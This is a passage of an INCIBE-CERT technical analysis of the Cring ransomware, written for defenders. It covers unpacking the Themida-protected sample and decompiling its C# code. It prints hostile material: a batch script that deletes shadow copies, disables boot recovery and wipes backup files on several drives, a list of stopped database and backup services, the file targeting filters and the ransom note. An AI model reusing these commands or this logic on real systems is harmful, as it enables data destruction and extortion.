


Cring analysis study

GOBIERNO DE ESPAÑA
VICEPRESIDENCIA SEGUNDA DEL GOBIERNO
MINISTERIO DE ASUNTOS ECONÓMICOS Y TRANSFORMACIÓN DIGITAL
SECRETARÍA DE ESTADO DE DIGITALIZACIÓN E INTELIGENCIA ARTIFICIAL
incibe_ INSTITUTO NACIONAL DE CIBERSEGURIDAD
017
incibe cert_

April 2021

INCIBE-CERT_CRING_ANALYSIS_STUDY_2021_v1

This publication belongs to INCIBE (National Cybersecurity Institute) and is licensed under a Creative Commons Attribution-Non-commercial 3.0 Spain licence. Therefore, this work may be copied, distributed and publicly communicated under the following conditions:

• Acknowledgement. The content of this report can be reproduced in whole or in part by third parties, citing its origin and making express reference to both INCIBE or INCIBE-CERT and its website: https://www.incibe.es/. Such acknowledgement may not in any circumstances suggest that INCIBE provides support to said third party or supports the use made of its work.

• Non-Commercial Use. The original material and derivative works may be distributed, copied and displayed as long as they are not used for commercial purposes.

For any reuse or distribution, you must make this work's licence terms clear to others. Any of the above conditions can be waived if you get permission from INCIBE-CERT as the copyright holder. Full text of the licence: https://creativecommons.org/licenses/by-nc-sa/3.0/es/.

Contents

LIST OF FIGURES 3
LIST OF TABLES 3
1. About this study 4
2. Organisation of the document 5
3. Introduction 6
4. Technical report 7
4.1. General information 7
4.2. Summary of actions 8
4.3. Detailed analysis 8
4.4. Anti-detection and anti-reverse engineering techniques 14
4.5. Persistence 14
5. Conclusion 15
Appendix 1: Indicators of Compromise (IOC) 16
Appendix 2: Yara rules 18

LIST OF FIGURES

Illustration 1. Summary of the information obtained with DIE. 7
Illustration 2. Detection of “Themida” from a monitoring program. 8
Illustration 3. Libraries loaded by the malicious process. 9
Illustration 4. Result of running “pe-sieve”. 10
Illustration 5. View of the code corresponding to the “Main” function in dnSpy. 11
Illustration 6. View of the code corresponding to the “killers” function in dnSpy 12
Illustration 7. Random generation of the encryption keys. 13

LIST OF TABLES

Table 1. Details of the malicious code. 7
Table 2. Result of the file command for the packaged sample. 7
Table 3. “Pe-sieve” tool run process. 10
Table 4. Result of the file command. 10
Table 5. Table of signatures for the sample extracted from “Themida”. 10
Table 6. Ransom note. 12
Table 7. Filters applied to search for files of interest. 12
Table 8. RSA4096 public key in XML format. 13
Table 9. IOC rule generated with Madiant IOC Editor. 17
Table 10. Yara Rule. 18

1. About this study

This study contains a detailed technical report prepared after analysing a sample of malicious code identified as Cring or Crypt3r and whose main purpose is to identify the actions it carries out, by performing an advanced analysis of the sample, using the set of tools used by the team of analysts.

The actions carried out in preparing it comprise a static and dynamic analysis within a controlled environment. It should be highlighted that the sample analysed had already been uploaded in advance to the VirusTotal platform, which makes it published and accessible to any analyst who has a paid-for account on said platform.

This study is aimed in general at IT and cybersecurity professionals, researchers and technical analysts interested in the analysis and investigation of this type of threats, as well as at system and IT network administrators in order that they keep their machines up-to-date and secure against this threat. It may also be of special interest to companies that use databases and office IT documents.

As regards the methodology followed, the reversing tasks were carried out with DetectItEasy, x32dbg, pe-sieve, ProcessHacker and dnSpy.

2. Organisation of the document

This document consists of a 3.- Introduction, which sets out the type of threat represented by the Cring malware family, mentioning one of its main characteristics.

Section 4.- Technical report then sets out results of the dynamic and static analysis of the Cring sample that has been analysed, beginning with how to obtain the information that contains the file that is going to be used, the capabilities of the malware and its actions, behaviour and structure of the code, to its anti-detection, anti-reverse engineering and persistence techniques.

Finally, section 5.- Conclusion, sets out the most important aspects discussed over the course of the study.

The document also has two appendices: Appendix 1: Indicators of Compromise (IOC) sets out the indicator of compromise (IOC) and Appendix 2: Yara rules shows a Yara rule, both for detecting the sample in question.

3. Introduction

The Cring malicious code, also known as Crypt3r, represents a serious threat for all users, since it partially encrypts the machine and makes it impossible to recover the data straightforwardly. The developer also warns the victim that, if they don't pay the ransom, will publish the information that they may have extracted before beginning the process of encrypting the machine.

Cring is a simple code developed with few functionalities and which is essentially focused on the encryption of those files that may be of greater interest for a company, such as databases or office IT documents. It also adds a very useful functionality for any type of ransomware: it deletes possible backup copies hosted on the machine.

On the other hand, after conducting Internet searches about this family, it has been discovered that it is commonly launched manually by the attacker once the machine is compromised. This is why, in the event of exfiltration of the data hosted on the machine, it will be because of other software or a manual action by the attacker.

Moreover, for greater attacker security, the application cannot be run if the "**rsa**" string is not passed as a parameter. Thus, the developer ensures that it cannot be accidentally executed with a simple double click, besides complicating the analyst's work, since it is not possible easily to carry out a dynamic analysis of the sample and being protected with "Themida", the static analysis task becomes more difficult.

4. Technical report

The information obtained during the analysis of the sample is detailed below.

4.1. General information

The analysed file consists of an executable file for Windows. The signatures of the samples analysed are as follows:

Algorithm	Hash
MD5	0868307f60ce7e4e978a336bf06d0447
SHA1	38c2df9ab6445441441c5f05ce2d0a8903a7e4a6
SHA256	1250e46b77a500be795b0073e72d97fd83f389eaff6f34fba7dd5847556f31ca


Table 1. Details of the malicious code.

To obtain more information about the files to be analysed, use the command file from Linux:

```
gORSA.exe: PE32 executable (console) Intel 80386, for MS Windows
```

Table 2. Result of the file command for the packaged sample.

Moreover, the “DetectItEasy“ tool is used to obtain more advanced information about the malicious file:



File name: /home/reroke/Descargas/Incibe/ransomware/gORSA.exe

File type: PE32
Entry point: 00954058
Base address: 00400000
Sections: 0007
TimeDateStamp: 2066-10-05 19:17:10
SizeOfImage: 00874000
Scan: Nauz File Detector(NFD)
Endianness: LE
Mode: 32
Architecture: I386
Type: Console

```
PE32
    Protector: Themida/Winlicense(3.XX)[Themida]
```

53 msec

Illustration 1. Summary of the information obtained with DIE.

In the previous image, one can see that it is code written in the .NET language and that it is protected with “Themida (3.XX)”, a piece of paid-for software used to protect binaries developed in .NET.


4.2. Summary of actions

The malicious code can do the following:

- Cryptographically-secure generation of AES encryption keys.
- RSA4096-type symmetric encryption.
- Symmetrical encryption of the content of a file, attaching its encryption key.
- Importing a public key in XML format.
- List all the operating system files matching a filter.
- Create a ransom note in plain text format.
- Creation of files with “batch” code.
- Deletion of the backup copies stored on the computer.
- It makes it possible to stop system services.

4.3. Detailed analysis

If there is any software responsible for monitoring system processes, “Themida” generates an alert window with an error message stating that it has detected it and that it finishes its execution. This is why the basic dynamic analysis task becomes impossible.


C:\Users\juan\Downloads\gORSA.exe

Themida


A monitor program has been found running in your system.
Please, unload it from memory and restart your program

Illustration 2. Detection of “Themida” from a monitoring program.

On the other hand, an analysis is possible with the”x32Dbg“ debugger, which has been used to analyse the behaviour of the protector, and it has been discovered that it performs a dynamic upload of the original executable, using CLR technology. Therefore, to capture the original file before applying “Themida”, it is necessary to interrupt the execution when the library used for the upload is uploaded. The two libraries used to achieve this end are:

- clr.dll
- clrjit.dll

Finally, once these libraries are loaded, the process must be suspended and the “pe-sieve“ tool used, such that all the executables embedded within the process memory are extracted. Moreover, this same tool is responsible for transforming from memory format to file format, turning each section of memory found into a totally functional and analysable executable file.




```
Base      Módulo                    Respo  Dir
6EBD0000  clrjit.dll                Siste  6EC
6FFF0000  msvcr120_clr0400.dll      Siste  6EC
700F0000  clr.dll                   Siste  6EB
                                           6EC
```

Illustration 3. Libraries loaded by the malicious process.

```
C:\Bin\pe-sieve>pe-sieve32.exe 2404
PID: 2404
[+] Report dumped to: process_2404
[*] Dumped module to: process_2404\2a0000.gORSA.exe as Unmapped
[*] Dumped module to: process_2404\77150000.ntdll.dll as Unmapped
[*] Dumped module to: process_2404\74bc0000.kernel32.dll as Unmapped
[*] Dumped module to: process_2404\768e0000.KERNELBASE.dll as Unmapped
[*] Dumped module to: process_2404\75490000.user32.dll as Unmapped
[*] Dumped module to: process_2404\76a70000.ADVAPI32.dll as Unmapped
[*] Dumped module to: process_2404\700f0000.clr.dll as Unmapped
[+] Dumped modified to: process_2404
PID:    2404
---
SUMMARY:
Total scanned:    54
Skipped:          3
-
Hooked:           6
Replaced:         1
Detached:         0
Implanted:        0
Other:            0
-
Total suspicious:   7
```

Table 3. "Pe-sieve" tool run process.



Disco local (C:) ▸ Bin ▸ pe-sieve ▸ process_2404

Nueva carpeta

Nombre	Fecha de modifica...	Tipo	Tamaño
2a0000.gORSA.exe	23/02/2021 11:35	Aplicación	26 KB
74bc0000.kernel32.dll	23/02/2021 11:35	Extensión de la apl...	1.088 KB
74bc0000.kernel32.dll.tag	23/02/2021 11:35	Archivo TAG	3 KB
76a70000.ADVAPI32.dll	23/02/2021 11:35	Extensión de la apl...	629 KB
76a70000.ADVAPI32.dll.tag	23/02/2021 11:35	Archivo TAG	1 KB
700f0000.clr.dll	23/02/2021 11:35	Extensión de la apl...	7.064 KB
700f0000.clr.dll.tag	23/02/2021 11:35	Archivo TAG	1 KB
768e0000.KERNELBASE.dll	23/02/2021 11:35	Extensión de la apl...	270 KB
768e0000.KERNELBASE.dll.tag	23/02/2021 11:35	Archivo TAG	2 KB
75490000.user32.dll	23/02/2021 11:35	Extensión de la apl...	814 KB
75490000.user32.dll.tag	23/02/2021 11:35	Archivo TAG	1 KB
77150000.ntdll.dll	23/02/2021 11:35	Extensión de la apl...	1.269 KB
77150000.ntdll.dll.tag	23/02/2021 11:35	Archivo TAG	1 KB
report.json	23/02/2021 11:35	Archivo JSON	2 KB
result.txt	23/02/2021 11:35	Archivo TXT	0 KB

Illustration 4. Result of running "pe-sieve".

Once the file is obtained, its signatures are checked and it is analysed with the Linux command file:


```
2a0000.gORSA.exe: PE32 executable (console) Intel 80386 Mono/.Net assembly, for MS Windows
```

Table 4. Result of the file command.

Algorithm	Hash
MD5	2074a2ff6532afed45eddae205706c22
SHA1	5473fec8dcd4601beb760611591a7d7c44109aa7
SHA256	9ea9d15609017cde18ba72e4e6fd82315a0eebd976d825e8d8b84dc0d47b5a61

Table 5. Table of signatures for the sample extracted from "Themida".

After checking that it is a binary developed in .NET, a decompilar can be used that is specially designed for this language, which makes it possible to view a very similar code to that written original by the developer.



```
private static void Main(string[] args)
{
    try
    {
        Program.writertf();
        Program.passql();
        Program.killers();
    }
    catch
    {
    }
    if (args.Length != 1)
    {
        Console.WriteLine("What the FUck");
        return;
    }
    if ("rsa".Equals(args[0]))
    {
        foreach (string filter in Program.cryFilter)
        {
            try
            {
                Program.CryFiles(filter);
            }
            catch
            {
            }
        }
        Console.WriteLine("EZ Games");
        Program.writetx();
        Program.TestForKillMyself();
    }
}
```

Illustration 5. View of the code corresponding to the "Main" function in dnSpy.

In the "Main" method, one can how, in the first place, it calls three different functions, continuing with a verification of the number of arguments. If it is not "1", it stops running, otherwise it verifies that the parameter is equal to "rsa", such that, should these conditions be met, it begins with the process of encrypting the files.

The purpose of the "writertf" and "writetx" function are to write the ransom note. In the former case, the file writing address is "**c:\\!!!deReadMe!!!.rtf**" and, in the latter case, it is the same as the former and also "**C:\\Users\\Public\\Desktop\\!!!deReadMe!!!.rtf**". On the other hand, the content of the written note is always the same in both cases, which is shown below.

Sorry, your computer has been encrypted. The security company cannot recover the encrypted files, but we can provide services. Please contact us as soon as possible. You can send two files to us to confirm whether it can be decrypted. After confirming, you need to pay 2 bitcoins To our account, we will immediately send the decryption program and KEY. Your data has been collected by us, if we do not receive the payment, we will publish all the data Contact email: [redacted] or [redacted]


You can buy bitcoin at the address below [redacted]

Table 6. Ransom note.

The purpose of the “passql” function is then to go through all the running infected operating system services and stop those services that begin with any of the following text strings:

- Mssql
- sql
- postgresql
- Oracle
- mysql
- veeam
- backup
- msexchange

The next function called is “killers”, and it is responsible for creating the “Go.bat” file, which contains “batch” code and the purpose of which is to eliminate the possible backup copies stored in the affected machine.



```
public static void killers()
{
    string contents = "@echo off\r\n                        \r\n                        \r\n                        wmic shadowcopy
    delete\r\n                          bcdedit /set {default} bootstatuspolicy ignoreallfailures\r\n                        bcdedit /set {default} recoveryenabled
    no\r\n                           del /s /f /q d:\\*.VHD d:\\*.bac d:\\*.bak d:\\*.wbcat d:\\*.bkf d:\\Backup*.* d:\\backup*.* d:\\*.set d:\\*.win d:\\*.
    dsk\r\n                           del /s /f /q e:\\*.VHD e:\\*.bac e:\\*.bak e:\\*.wbcat e:\\*.bkf e:\\Backup*.* e:\\backup*.* e:\\*.set e:\\*.win e:\\*.
    dsk\r\n                           del /s /f /q f:\\*.VHD f:\\*.bac f:\\*.bak f:\\*.wbcat f:\\*.bkf f:\\Backup*.* f:\\backup*.* f:\\*.set f:\\*.win f:\\*.dsk
    \r\n                            del /s /f /q g:\\*.VHD g:\\*.bac g:\\*.bak g:\\*.wbcat g:\\*.bkf g:\\Backup*.* g:\\backup*.* g:\\*.set g:\\*.win g:\\*.
    dsk\r\n                           del /s /f /q h:\\*.VHD h:\\*.bac h:\\*.bak h:\\*.wbcat h:\\*.bkf h:\\Backup*.* h:\\backup*.* h:\\*.set h:\\*.win h:\\*.
    dsk\r\n                           del %0";
    File.WriteAllText("Go.bat", contents);
    Process.Start(new ProcessStartInfo
    {
        FileName = "Go.bat",
        Arguments = "\"" + Environment.GetCommandLineArgs()[0] + "\"",
        WindowStyle = ProcessWindowStyle.Hidden
    });
}
```

Illustration 6. View of the code corresponding to the “killers” function in dnSpy

The last function that appears in the code of the “Main” method is called “TestForKillMyself” and its purpose is to create another file with a “batch” code responsible for eliminating the original executable. Moreover, once it is removed, it shall take responsibility for deleting itself.


Finally, the code section responsible for encrypting the files consists of **several** parts:

- It scrolls down a list with the filters of the files of interest for encryption and each is sent as a parameter to the “CryFiles” function.

"*.xlsx", "*.fob", "*.jp?", "*.lic", "*.dcm", "*.cf?", "*.rvt", "*.cpp", "*.qb?", "*.cs", "*.sln", "*.vb", "*.xml", "*.dwg", "*.edb", "*.vh?", "*.ndf", "*.wk", "*.xl?", "*.txt", "*.doc?", "*.md?", "*mp?", "*.sql", "*.bak", "*.ora", "*.pdf", "*.pp?", "*.dbf", "*.zip", "*.rar", "*.asp?", "*.php", "*.jsp?", "*.bk?", "*.csv", "*.7z", "*.myd", "*.ibd", "*_fsm", "*_vm", "*.db?", "*.rpt"

Table 7. Filters applied to search for files of interest.

- In the “CryFiles” function, a search is made for files matching the filter and each match is passed as a parameter to the “CryFile” function.
- In “CryFile”, the code opens the file and verifies that it is not a read-only file. If the writing is allowed, the “EncryptFile” function is called using the name of the original file, the name of the resulting file and the embedded RSA public key. After encrypting the file, it deletes the original file.
- The “EncryptFile” method performs the following steps:
  - It creates a random encryption key and initialisation vector for each file using the “RNGCryptoServiceProvider” class.



```
byte[] array = new byte[aesManaged.KeySize / 8];
byte[] array2 = new byte[aesManaged.BlockSize / 8];
